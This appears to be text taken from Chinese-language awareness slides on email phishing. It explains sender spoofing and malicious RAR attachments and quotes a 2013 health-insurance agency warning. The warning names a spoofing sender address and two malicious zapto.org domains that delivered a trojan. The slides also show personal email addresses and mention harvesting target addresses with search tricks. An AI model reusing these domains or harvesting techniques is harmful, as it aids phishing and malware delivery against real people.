
大葉大學休閒事業管理學系-師資簡介

rm.dyu.edu.tw/teacher.html ▾

Doctor of Environmental and Resource Engineering. 學術專長, 環境保育及生態旅遊、森

使用Google Hacks技巧，來搜尋攻擊目標的電郵地址


電子郵件社交工程攻擊




偽造攻擊

- SMTP 通信規範, 沒有辦法限制驗證寄件人的身份. 雖然可以用身份驗證機制確保信是由特定人員寄出(例如加上簽章), 但沒辦法防止別人偽造你的 EMAIL 寄出信件. 頂多只能分辨出信是否為假的...
- 寄件人名稱可以是假的
- 超連結的狀態列可以是假的
- 整封信件, 都是假的!!!!!!!

假冒寄件者



王小英 真正的帳號應該是wang@gov.tw



電子郵件地址根本是錯的



全文檢索：

請輸入您想查詢的關鍵字

進階查詢

- 認識健保局
- 健保法令
- 資訊公開
- 影音文宣
- 主題專區
- 資料下載
- 意見信箱
- 訂閱專區
- QR-CODE

顏色選擇： ■ ■ ■ ■ ■ ■ 現在位置：首頁 > 新聞發佈

字級設定： + 中 - 巨

友善列印

寄給朋友



一般民衆

- 投保服務
- 網路申辦及查詢
- 保險費計算與繳納
- 欠費催繳異議
- 申辦健保卡
- 經濟弱勢協助措施
- 健保醫療服務
- 常見就醫自費項目
- 自墊醫療費用核退
- 就醫申訴服務
- 常見問答



投保單位

- 投保單位成立與異動
- 網路申辦及查詢
- 投保異動與申辦
- 保險費計算與繳納

新聞發佈



新聞發佈

健保局發現有人冒用健保局網址，連結木馬程式，請勿開啟避免中毒
發佈日期：102年04月26日

健保局於4月26日(星期五)，發現有不良份子冒用健保局北區業務組的網址，寄發惡意郵件，民眾若下載後會誤開啟木馬程式，將遭受強制關機等問題，請民眾提高警覺。


惡意郵件寄件者以北區健保局業務組 (nhiofficegov@gmail.com)寄發，該郵件如果點選「員工修正補充要點下載修正」，會連結至http://govservicec.zapto.org這個網站，但這只是個轉址網站，會再自動轉址至http://5062get5062.zapto.org，該網頁會自動下載RAR檔案，民眾若下載後會誤開啟木馬程式將遭受強制關機等問題。

健保局呼籲請大家注意防範不要受騙，另已循政風系統作相關必要之處理。


宅男駭客冒名健保局 狂寄電腦病毒



假冒親朋好友




含有惡意程式附件範例



附件攻擊

- 病毒信附件的副檔名常見使用Zip或RAR壓縮檔格式來發送
- 不管是收到認識或不認識的人寄來的信件，請使用加密處理
- 信件的內容大概都是
 - 他去哪裡玩有拍一些照片要分享給你看、他在網路上看到你被偷拍的照片，趕緊寄給你看是不是真的是你、(這樣你也真的打開來看的話~大概你也常去厚德路吧)
 - 朋友的小孩離家出走說要見網友，結果都沒有回家，隨信寄了小孩的照片請大家幫忙協尋
- 就是要騙你去開檔來看
- 檔案就是RAR檔，裡面放了一個cmd檔
- 不要好奇去打開裡面的檔案，直接刪除信件就好
- 一般常見會讓電腦中毒的副檔名包含：
- .bat、.exe、.com、.scr、.zip、.rar



Outlook Web Access 收件匣 (郵件)

資料夾	寄件者	主旨	收到日期	大小
江俊杰	Eric.Yao ...	安安!	2008/2/4 [星...]	300 ...
RSS 摘要	Eric.Yao...	安安!	2008/2/4 [...]	30...
工作			.2版 2008/2/4 [星...]	2 M...
同...			之極... 2008/2/1 [星...]	2 M...
收件匣 (1)			義 2/... 2008/2/1 [星...]	7 K...
行事曆			!程 2008/2/1 [星...]	19 ...
刪除的郵件			^ 2008/2/1 [星...]	1 M...
垃圾郵件			語法... 2008/1/31 [...]	23 ...
草稿			生... 2008/1/31 [...]	42 ...
記事			現... 2008/1/31 [...]	27 ...
			ro... 2008/1/31 [...]	22 ...
			!局... 2008/1/31 [...]	5 K...
			的整... 2008/1/31 [...]	123 ...
			對... 2008/1/30 [...]	22 ...
			<SS... 2008/1/30 [...]	29 ...
			!局... 2008/1/30 [...]	12 ...
			語... 2008/1/30 [...]	26 ...
			進... 2008/1/30 [...]	15 ...
			參... 2008/1/29 [...]	47 ...
			進... 2008/1/29 [...]	42 ...
			可... 2008/1/28 [...]	41 ...

安安!
 Eric.Yao 姚宗禮 [tlyao.tw@yahoo.com.tw]
 附件可能包含會破壞電腦的病毒，因此可能無法正常顯示。
 收件者: announce@ktdms.com; blue_show2001@yahoo.com.tw;
 副本:
 附件: [redacted] (294KB)

請問把錢匯到這個帳號嗎????

EricYao 姚 a friend of yours
 MSN : av (AT)msn.com
 Cellphon... -88 - 99

